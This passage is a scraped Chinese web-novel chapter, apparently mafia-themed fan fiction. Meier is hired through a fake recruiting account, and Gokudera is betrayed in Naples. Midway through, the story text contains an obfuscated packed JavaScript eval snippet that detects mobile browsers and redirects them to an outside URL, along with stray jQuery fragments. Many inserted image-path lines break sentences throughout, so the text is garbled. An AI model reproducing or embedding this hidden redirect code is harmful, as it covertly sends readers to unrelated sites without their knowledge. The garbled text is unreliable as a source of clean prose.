她没心没肺的,很快就把这件事抛到了脑后。坏消息便签丢了,好消息家门的钥匙被她放在楼下花园的鹅卵石堆里,在路边电线杆上几只不知品种的鸟的见证下,她花了一点时间,就找到了轻微移位的假鹅卵石盒子。 梅尔取出钥匙打开门直奔床铺,大睡特睡。 睡了几个小时之后醒过来,肚子叽里咕噜乱叫,又直奔冰箱翻出冷藏僵尸面包,大咬特咬,把胃给填实了。 这时候才有空想起来别的事情,梅尔啃着面包找了个插头给手机充电,开机之后几十条信息蹦了出来。 几十条里面几十条都是网友的。梅尔和对方臭味相投,每天都有废话要说,突然消失了一晚上加半个白天,网友甚是紧张。 网友:【面试进行得怎么样?】 网友:【不顺利的话完全可以嫁给我当豪门夫人~】 网友:【为什么不理我?】 网友:【难道是面试很顺利已经在搬家了。】 网友:【低血糖晕倒了?】 网友:【我知道了,小梅尔一定是穿越到了异世界。】 网友:【呜呜呜呜小梅尔一个人在异世界风流快活,还记得你在原世界的未婚夫吗?人家守身如玉咬着手帕等待你,好难过,好想你~】 【……】 这人废话好多。 一条条回复也太浪费时间了,梅尔选择性挑着几条消息回复。 梅尔:【面试失败了。我殴打了面试官,面试官让我滚。】 梅尔:【我精神恍惚走出了面试地点,却不小心踩到了进入异世界的井盖,就这样穿越了。】 梅尔:【两边世界的流速不一样,在你眼里只是过去了一天,但在那个世界里我已经过了十年。】 梅尔:【对不起……!我有了关系更好的精灵同伴、牧师同伴、法师同伴、骑士同伴、兽人同伴★~家乡的未婚夫是什么?已经被我忘光了!】 她的手速飞快,嗖嗖几条消息发出去,网友幽幽冒了出来:【看来是踩到了井盖摔到了脑袋。】 网友:【大白天就做起了开后宫的美梦吗,小梅尔这种行为是会被观众指责的。】 梅尔:【真的吗我不信略略略。】 跟网友扯了几句淡,梅尔就懒得理他了。她现在危急存亡性命攸关,那有空天天把时间浪费在儿女情长上! 梅尔毅然决然打开了招聘软件。 并决定建一个新的账号。没办法,她已经被N个HR拉黑了……她忍辱负重地决定,这次一定、一定不要再和HR吵架了! 梅尔切到个人页面,就准备退出账号。视线划过屏幕上的内容,却突然发现消息栏有红点。 “……”等等。 不会吧? 梅尔屏息点开了消息栏,发现两天前的HR向她发来了新的信息。 HR:【恭喜您通过了面试!】 HR:【现诚邀您加入我们的队伍。我们公司薪资高,待遇好,节假日充足,INPS社保、INAIL工伤险齐全,另配套完善TFR离职补偿金制度。相关福利制度等可深入了解。】 HR:【有意请与我司保持联系。】 梅尔不可置信地擦了擦眼睛。 又擦了擦。 发现自己并没有近视、眼花、幻视等现象发生。 也就是说。 眼前的一切居然是真的! 梅尔飘零半生,未遇明司……今日终于要遇到真正的值得一生为之奋斗的岗位了吗! 梅尔一跃而起,杀向HR。 梅尔:【有意,十分有意!让我们来深入探讨一下福利制度……】 7.普通人 屏幕的另一边。 假·HR·真·雨守部门成员战战兢兢地躲到了同事身边,任由不远处顶头上司的顶头上司霸占了自己的电脑,亲自和对面的人探讨彭格列的福利制度。 平日里,托马斯·哈代和几个同事一起负责任务中的人事具体调动,这一次针对普拉托三大家族的行动,他遵雨守之命寻找合适的普通人,作为诱饵来引走敌方的注意。 这并不是什么难事,只是需要费点脑筋:该怎么找普通人来执行诱饵的任务?又去哪里找他们?——托马斯灵机一动,想到了在招聘软件上发布征人帖,然后将其中的面试内容进行了一番修饰,如此还真让他成功找到了足够符合要求的人。 他自认此事做得不错,但当山本武来到他身边,亲切地拍着他的肩膀问他是怎么找到的人的时候,托马斯还是出了一身冷汗。 他当然不会单纯地以为这是赞赏。雨守大人往常便是面如春风、温和带笑的,他若要赞赏某个人,只会直接给这个人足够的需要的东西,比如说一笔钱,一辆车,一个店铺——这般笑着问他是如何完成的任务,绝对有异。 托马斯感觉自己的肩膀——搭着雨守大人手掌的肩膀如秤砣一般沉重下去,他不由得胡思乱想。 发生了什么,让雨守大人来到了这里?是因为他找了普通人掺和进这件事,却没有如雨守大人所言派人暗中保护他们的安全?还是他找的人出了纰漏,妨碍了昨夜计划的进行?又或者说…… 他脑海中思绪如潮,面上却不敢有丝毫怠慢,干脆利落地将自己的方法说了出来。 “原来如此,”山本武若有所思,“是普通的招聘软件平台啊。” 托马斯惶恐道:“这方法确实不太稳妥……”他下意识先检讨起来。 山本武道:“把你的账号给我,可以吗?” 托马斯的话堵在喉咙里,说不出来。他涨红了脸,急急忙忙地点头,得了山本武一句“谢啦”,又连忙摇头。 他把账号交了出去。 账号上同时联络了数个人,山本武登上账号,发现此时这些人有的质问托马斯到底是什么公司、昨天的面试到底是什么意思,有的则在问为什么昨天到了预定的地点却根本没有见到面试官,有的在向托马斯讨要去参加面试的路费。 视线在联系人上匆匆掠过,向下滑动屏幕。托马斯还真是找了不少诱饵,他该怎么从这些人里面找到梅尔呢……他有理由怀疑梅尔在招聘软件上用的也不是真名,否则他们早就找到她了。那么,他需要一个个聊天过去,试试对面……? 啊,根本不用。 山本武忍不住笑了起来。 二十四岁的梅尔不忘初心,不忘中二,在招聘平台上人均头像是西装领带海马体照片的情况下,这个人的头像是一张中二的Cos图。 图片上少女神情睥睨,一只融化的眼睛给人以极强的压迫感,山本武和图片上的人对视片刻,点开聊天框发送信息。 HR:【恭喜您通过了面试!】 他开始愉悦地和对方探讨起彭格列的福利制度,包括薪资结构、年假制度、保险和养老金。 半个小时后,他们达成了共识。 HR:【欢迎您加入我们的大家庭。】 HR:【请在一周内抵达我司总部进行报道和登记。】 梅尔:【没问题!】 · 哼哼哼哼哼哼哼哼……失去了叔叔作为后台又怎么样,国中时期成绩常年吊车尾又怎么样,简历被网友评价为中二病晚期无药可救又怎么样。 梅尔还不是凭着自己的本事拿下了这份薪水丰厚的工作! 网友:【也许是诈骗公司。】 网友:【开出你没有办法拒绝的条件,让你迅速入职,然后绑架你把你送进诈骗园区。】 网友:【好可怜,到时候小梅尔不会被电吧?】 梅尔:【你怎么就知道我被电了之后,不会觉醒超能力,变成电光侠?】 网友:【这称号听上去会成为蜘O侠的对手。】 梅尔:【你启发了我的灵感,看上去像反派的主角,人设一定很酷。】 梅尔和网友聊了几句,拔掉网线开始收拾行李。 对面的HR说一周内入职就行,不过,梅尔算了一下,对方所说的公司总部地址居然位于西西里,而她所在的城市博洛尼亚离西西里有七百多公里,所以,留给她的时间其实并不算多。 她倒是问过HR,为什么面试地点在普拉托,公司总部却在西西里。 HR的回复是公司产业遍布国内外,普拉托的面试内容其实是公司的外勤任务之一。 这个理由瞬间折服了梅尔,没毛病,你看日本异能特务科不也把脚伸到了意大利来,大公司嘛,在不同的城市里都有分部,正常。 因囊中羞涩,梅尔没有选择乘坐飞机,而是决定自驾前往西西里。 梅尔的爱车乃是经典风冷甲壳虫,车身圆滚滚,通体明黄色,在1997年最后一批停产。梅尔买的是二手,倒不是因为她穷,而是因为她认为开甲壳虫的人尤其有格调——想想看,一个开着上世纪老车子的女人,不急不忙地穿过浓烟滚滚的大街,突然,她从副驾掏出一把大狙,对准人群中逃窜的匪徒,果断出手,一举击中了让警察焦头烂额的对象——天哪,多么让人心跳不已的画面! 梅尔就陶醉在此幻想中,全款买下了二手甲壳虫。 结果,想象中的画面迟迟没有出现,倒是这老车三天两头趴窝,梅尔去普拉托的时候被迫搭乘公交,就是因为把它送去维修了…… 现在,去西西里有七百公里,其中还要搭乘轮渡,梅尔担心它半路掉链子,上车之前虔诚拜了三拜,祈祷车魂大悦,让她顺利到目的地。 · 被乔治·迪斯雷利背叛这件事,并不能让狱寺隼人心神动荡。自然 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17553981|204331||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 了,在常人看来,作为他的心腹,迪斯雷利没有任何背叛他的理由,他是这样忠诚与诚恳,让人挑不出一丝毛病,理所当然的,狱寺隼人也应该为他的背叛而震惊伤神。 然而,狱寺隼人讽刺地想,向一个普通人要求绝对的追随吗?那太愚蠢了。 乔治·迪斯雷利只是一个普通人。或许他确有过人的品质,他做事利落,能把狱寺隼人派下的事务处理得井井有条,他总是守着规矩不行差踏错,几乎所有人对他的印象都很好——但这些并不能改变他的本质,他是一个普通人。 所以他会被诱惑,会被威胁,会在纠结踯躅之后下定决心孤注一掷。他会为了自己被敌人挟持的妻儿而背叛自己的上级,会带着一丝忏悔、喃喃地道歉然后将枪口对准狱寺隼人—— 瓜从他的身后出现,挥爪干脆利落地杀死了这个普通人。 “你的妻女,我会帮忙照看。”狱寺隼人说。 接着他毫不犹豫转身离开了这处险地。 狱寺隼人曾经嘲笑山本武御下不力,居然会被下属给背叛;现在同样的事情落到了他身上,原来这世界上哪有永远稳固的关系,有的只是不变的利益和变了的人心。 比山本武那次还要狠。那一次,是雨守部门上下对横空出世的雨守大人不服气,因此一小部分人听信了挑唆,参与到了那场反叛中;这一次,迪斯雷利却是和当地的布鲁梅尔家族勾结,双方要将他之置于死地。 布鲁梅尔是那不勒斯的老牌黑/手/党,成员人数过三千,在当地经营上百年,几乎将这座城市视为他们的囊中之物。此次狱寺隼人来到那不勒斯,本是为责问布鲁梅尔首领的次子,对方在港口正常的货运中夹带了大量违禁品,而这违背了当初沢田纲吉定下的协约。 没想到的是,这位次子真是个狠角色。他对事情败露早做好了心理准备,因此狱寺隼人抵达那不勒斯时,他弑父弑兄,一夜之间成为了新的布鲁梅尔首领。 同一时刻,迪斯雷利的家人被挟持。迪斯雷利收到了妻子的手指后不动声色,却将除自己以外的所有岚守部门成员引入布鲁梅尔的陷阱,出动五个小时后,所有成员确认死亡。 狱寺隼人因此成了光杆司令,与此同时,布鲁梅尔的三千名成员倾巢而出,开始对他进行围剿。 · “喂……?喂?见鬼,怎么挂了?” “SHIT!刷新不出来……我每月交的网费是给这些大公司吃干饭的吗?该死的蛀虫!” 居住在那不勒斯北部郊区的居民有些郁闷地发现,网络通讯似乎断了。 没有办法拨打电话,也没有办法使用网络,与此同时,街上出现了形迹可疑的人,有的年轻,有的老练,共同点是他们用冷厉的目光扫视着街上的路人,仿佛在搜查着什么。 有什么事情发生了。 “……” 所有人都知道,在这个时候,沉默才是最好的选择。